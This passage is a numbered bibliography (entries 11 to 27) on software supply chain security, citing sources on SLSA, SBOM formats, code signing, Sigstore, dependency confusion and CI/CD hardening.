- [11] npm, Inc., "Details about the event-stream incident," npm Blog, 2018. [Online]. Available: <https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident>.
- [12] OpenSSF, "SLSA Specification," *slsa.dev*, 2023. [Online]. Available: <https://slsa.dev/spec/v1.0/>
- [13] OpenSSF, "SLSA Levels," *slsa.dev*, 2023. [Online]. Available: <https://slsa.dev/levels>
- [14] ENISA, "Threat Landscape for Supply Chain Attacks," *European Union Agency for Cybersecurity*, 2021. [Online]. Available: <https://www.enisa.europa.eu/publications/threat-landscape-for-supply-chain-attacks>
- [15] NIST, "Secure Software Development Framework (SSDF)," *NIST SP 800-218*, 2022. [Online]. Available: <https://csrc.nist.gov/publications/detail/sp/800-218/final>
- [16] *SLSA Levels* Available: <https://slsa.dev/spec/v1.2/>
- [17] NTIA, "The Minimum Elements for a Software Bill of Materials (SBOM)," *National Telecommunications and Information Administration*, 2021. [Online]. Available: <https://www.ntia.gov/report/2021/minimum-elements-software-bill-materials-sbom>
- [18] Linux Foundation, "SPDX Specification," *Software Package Data Exchange*, 2023. [Online]. Available: <https://spdx.dev/specifications/>
- [19] OWASP, "CycloneDX Specification," *OWASP Foundation*, 2023. [Online]. Available: <https://cyclonedx.org/specification/>
- [20] NIST, "National Vulnerability Database." [Online]. Available: <https://nvd.nist.gov> . [Accessed: Mar. 23, 2026].
- [21] Microsoft, "Introduction to Code Signing," *Microsoft Learn*, 2023. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/seccrypto/code-signing>
- [22] Sigstore Project, "Sigstore Documentation," *sigstore.dev*, 2023. [Online]. Available: <https://www.sigstore.dev>
- [23] Open Containers Initiative, "OCI Image Format Specification," *Open Containers Initiative*, 2023. [Online]. Available: <https://github.com/opencontainers/image-spec>
- [24] npm, "package-lock.json Documentation," *npm Docs*, 2023. [Online]. Available: <https://docs.npmjs.com/cli/v10/configuring-npm/package-lock-json>
- [25] Birsan, A., "Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies," *Medium*, 2021. [Online]. Available: <https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610>
- [26] Google Cloud, "Using OpenID Connect for CI/CD Workload Identity Federation," *Google Cloud Documentation*, 2023. [Online]. Available: <https://cloud.google.com/iam/docs/workload-identity-federation>
- [27] GitHub, "Security Hardening for GitHub Actions," *GitHub Docs*, 2023. [Online]. Available: <https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions>